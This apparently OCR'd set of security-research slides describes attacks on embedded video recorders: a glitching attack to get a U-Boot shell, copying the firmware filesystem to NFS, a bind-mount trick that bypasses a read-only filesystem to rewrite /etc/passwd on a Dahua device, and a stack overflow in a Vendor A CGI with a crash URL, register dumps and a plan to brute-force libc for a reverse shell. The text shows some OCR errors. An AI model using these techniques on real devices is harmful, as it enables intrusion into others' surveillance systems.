
Abnormal U-Boot Flow



Abnormal U-Boot kernel image loading process

Analysis of SoC

Vendor A



3.1 Pad Configuration WSON 8x6-mm




Figure 1a. W25N01GV Pad Assignments, 8-pad WSON 8x6-mm (Package Code ZE)

3.2 Pad Description WSON 8x6-mm

PAD NO.	PAD NAME	I/O	FUNCTION
1	/CS	I	Chip Select Input
2	DO (IO1)	I/O	Data Output (Data Input Output 1)(1)
3	/WP (IO2)	I/O	Write Protect Input (Data Input Output 2)(2)
4	GND		Ground
5	DI (IO0)	I/O	Data Input (Data Input Output 0)(1)
6	CLK	I	Serial Clock Input
7	/HOLD (IO3)	I/O	Hold Input (Data Input Output 3)(2)
8	VCC		Power Supply


How?

Vendor A



Glitching Attack - DEMO

Vendor A



After got the shell

- Extraction filesystem
  - Copy to NFS/USB
  - Mounted only when USB is XFS

```
sh-4.3# mount /dev/sdb1 /envy
XFS (sdb1): EXPERIMENTAL reflink feature enabled. Use at your own risk!
XFS (sdb1): Mounting V5 Filesystem
XFS (sdb1): Starting recovery (logdev: internal)
XFS (sdb1): Ending recovery (logdev: internal)
```


```
sh-4.3# mount -t nfs -o vers=3,nolock NFS_SERVER_IP:/ENVY /envy
sh-4.3# mount
192.168.0.103:/volume3/nfs on /nfs type nfs
(rw,relatime,vers=3,rsize=8192,wsize=8192,namlen=255,hard,nolock,proto=udp
,port=2049,timeo=7,retrans=3,sec=sys,local_lock=all,addr=192.168.0.103)
```



```
sh-4.3# cp -a / /envy
```

After got the shell





Exceptions

Dahua

- Read-Only volume...


```
~ $ mount
rootfs on / type rootfs (rw)
/dev/mtdblock3 on /mnt type squashfs (ro,relatime)
/dev/loop0 on / type squashfs (ro,relatime)
/dev/mtdblock8 on /mnt/ext_usr type squashfs (ro,relatime)
/dev/mtdblock5 on /mnt/web type squashfs (ro,relatime)
/dev/mtdblock4 on /mnt/custom type squashfs (ro,relatime)
/dev/mtdblock6 on /mnt/logo type cramfs (ro,relatime)
...
```

```
~ $ ls
SigFilePartition  etc               mnt               share
bin               home              nfs               sys
boot              init              proc              tmp
config            lib               root              usr
dev               linuxrc           sbin              var
~ $ touch test
touch: test: Read-only file system
```

Bypass read-only file system

Dahua

- Can only modify the /root, /var, /dev directory
- So, we decided to use **bind mount**




```
~ $ mount --bind /tmp/passwd /etc/passwd
~ $ mount
rootfs on / type rootfs (rw)
none on /dev type devtmpfs (rw,relatime,size=316408k,nr_inodes=79102,mode=755)
...
/dev/mem on /var type ramfs (rw,relatime)
/dev/mem on /etc/passwd type ramfs (rw,relatime)
```

Bypass read-only file system

Dahua

- Now we can modify the contents of /etc/passwd
- But, **Integrity check** while running the main binary

```
~ $ cat /etc/passwd
root:x:0:0:root:/:/bin/dsh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
admin:x:0:0:root,,,:/:/bin/dsh
~ $ cat << 'EOF' > /etc/passwd
> root:x:0:0:root:/:/bin/ash
> sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
> admin:x:0:0:root,,,:/:/bin/ash
> EOF
~ $ cat /etc/passwd
root:x:0:0:root:/:/bin/ash
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
admin:x:0:0:root,,,:/:/bin/ash
```


```
[   90.769202] module [hdmi] init
[   90.778859] module [panel] init
[   90.788877] module [shadow] init
[   90.794837] [DRVBOX@58714 ] WARN  (msdog_notifier_sys|230): stop watchdog
[   90.802142]
[   90.803890] MsDog: [WatchDog]k6lite_wdt_stop
[   90.808445]
[   90.810577] module [vdec] init
[   90.814606] reboot: Restarting system
Load STORAGE SPINAND
...

U-Boot 2015.01-svn6055 (Oct 07 2023 - 16:51:07), Build: jenkins-GSP_DH3.RD005301_NVR4X_5X_linux-517
```

Bypass read-only file system

Dahua

So, we used the following method:

1. Clone /etc/passwd to a writable location using the cp command





```
~ $ cp /etc/passwd /var/passwd
~ $ cat /var/passwd
root:x:0:0: root:/:/bin/dsh
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
```

Bypass read-only file system

Dahua

So, we used the following method:

2. Perform bind mount immediately before running the main binary





```
~ $ mount
rootfs on / type rootfs (rw)
...
/dev/mem on /var type ramfs (rw,relatime)
~ $ cp /etc/passwd /var/passwd
~ $ mount --bind /var/passwd /etc/passwd
~ $ cp -r /bin /var/bin
~ $ mount --bind /var/bin /bin
~ $ cp -r /lib /var/lib
~ $ mount --bind /var/lib /lib
~ $ mount
rootfs on / type rootfs (rw)
...
/dev/mem on /var type ramfs (rw,relatime)
/dev/mem on /etc/passwd type ramfs (rw,relatime)
/dev/mem on /bin type ramfs (rw,relatime)
/dev/mem on /lib type ramfs (rw,relatime)
```


Bypass read-only file system

Dahua

So, we used the following method:

3. When main binary is running normally, change /etc/passwd contents





Bypass read-only file system

Dahua

So, we used the following method:

4. Perform nfs server mount

```
~ $ ssh admin@192.168.0.101
admin@192.168.0.101's password:


BusyBox v1.18.4 (2023-10-07 16:55:25 CST) built-in shell (ash)
Revision: 104980
Enter 'help' for a list of built-in commands.

~ # ls
SigFilePartition  etc               mnt               share
bin               home              nfs               sys
boot              init              proc              tmp
config            lib               root              usr
dev               linuxrc           sbin              var
~ #
```

```
[   77.730342] [21:22:35 info libnet3g:10962 522 command.c:1164] succ
[21:22:35 warn libnet3g:10962 522 command.c:1185]Fail to read comman
[21:22:35 info libnet3g:10962 527 command.c:1164]succeed in creating
[21:22:36 info libnet3g:10962 338 main.c:827]dev_count 0
121:22:38 info libnet3g:10962 338 main:c:827]dev_count 0
[21:22:43 info libnet3g:10962 338 main.c:827]dev_count 0
~ $ mount -t nfs -o vers=3,nolock 192.168.0:103:/volume3/nfs /nfs
~ $ cp -r / /nfs
```

Vulnerabilities & Scenario

- Vendor A
  - Remote Code Execution
- Synology
  - Missing Authorization
- Dahua
  - Reachable Assertion
  - LF Injection
  - Stack based Buffer overflow
- Hikvision (without Root-Cause)
  - 3rd party Plugin Remote Code Execution
  - OS Command Injection

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

Query string parsing logic

```
1  msubmenu = strcasestr(parameter_parse, "msubmenu=");
2  if ( msubmenu )
3  {
4      t_stat = strchr(msubmenu, '=');
5      start = t_start;
6      if ( equal_msubemnu )
7      {
8          end = strchr(equal_msubmenu, '&');
9          if ( end )
10         {
11             param_value = start + 1;
12             len = end - (start + 1);
13             strncpy(msubmenu_buf, param_value, len);
14             msubmenu_buf[end] = 0;
15 ...
16
```

http://<Device IP>/stw-cgi/<value>.cgi?msubmenu=<value>&...

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

Query string parsing logic

```
1  msubmenu = strcasestr(parameter_parse, "msubmenu=");
2  if ( msubmenu )
3  {
4      t_stat = strchr(msubmenu, '=');
5      start = t_start;
6      if ( equal_msubemnu )
7      {
8          end = strchr(equal_msubmenu, '&');
9          if ( end )
10         {
11             param_value = start + 1;
12             len = end - (start + 1);
13             strncpy(msubmenu_buf, param_value, len);
14             msubmenu_buf[end] = 0;
15 ...
16
```

http://<Device IP>/stw-cgi/<value>.cgi?msubmenu=<value>&..

length

- length is calculated as follows:


```
len = end - (start + 1);
strncpy(msubmenu_buf, param_value, len);
```

- So, length is controllable
- Classic Buffer Overflow Pattern!

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

Trigger the Buffer Overflow




```
http://<Device IP>/stw-cgi/<value>.cgi?msubmenu=<A*999>&..
```

```
Thread 2 "pwinit.cgi" received signal SIGSEGV, Segmentation fault.
[Switching to LWP 30668]
0x41414141 in ??
```

No canary, Successfully controlled $PC

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

But, we have some several issues

- NX enabled, have to ROP
- Only 0x20~0x7E can be use
  - Only printable characters
  - Because it is HTTP request
- *Cannot use gadgets in binary*
- libc addr cannot be leak either

```
$ ROPgadget --binary pw_init.cgi
Gadgets information
============================================================
0x0001beec : adcmi r3, r2, #0x9c ; andeq r0, r0, r0 ; mvngt
0x0001bee0 : adcsge lr, r5, sp, lsl #27 ; mrclo p6, #5, ip,
r r3, [r4] ; mov r0, r6 ; blx r3
0x0001be78 : add fp, r3, #2 ; addeq fp, r3, #1 ; movne r2,
, #4]! ; blx r3
...

Unique gadgets found: 3007
```

It's beyond what we can input

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

We found some solutions

- At certain sizes, $r0 has stack address
- libc randomization has low entropy
- lighttpd creates new cgi process when a process terminated

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

We found so

- At certain
- libc rando
- lighttpd c rminated



Everything in place for brute forcing!

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

- $r0 has a stack address containing controllable values
- And $pc is also controllable
- We can brute force the system of libc

```
gef➤ i r
r0       0x763ded70 ->
    "GET:msubmenu=HHHHIIIIJJJJKKKKLLLLMMMMNNNN[...]"
r1       0x217b5    ->   0x00000000
...
r4       0x43434343 ("CCCC"?)
r5       0x44444444 ("CCCC"?)
r6       0x45454545 ("DDDD"?)
r7       0x46464646 ("EEEE"?)
r8       0x47474747 ("FFFF"?)
r9       0x48484848 ("GGGG"?)
sp       0x763ded08 ->   "AAAABBBBCCCCDDDDEEEEFFFFGGGG[...]"
pc       0x41414141 ("AAAA"?)
```

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

Now, we are going to

- Set the reverse shell command to $r0
- Set the arbitrary system function address to $PC

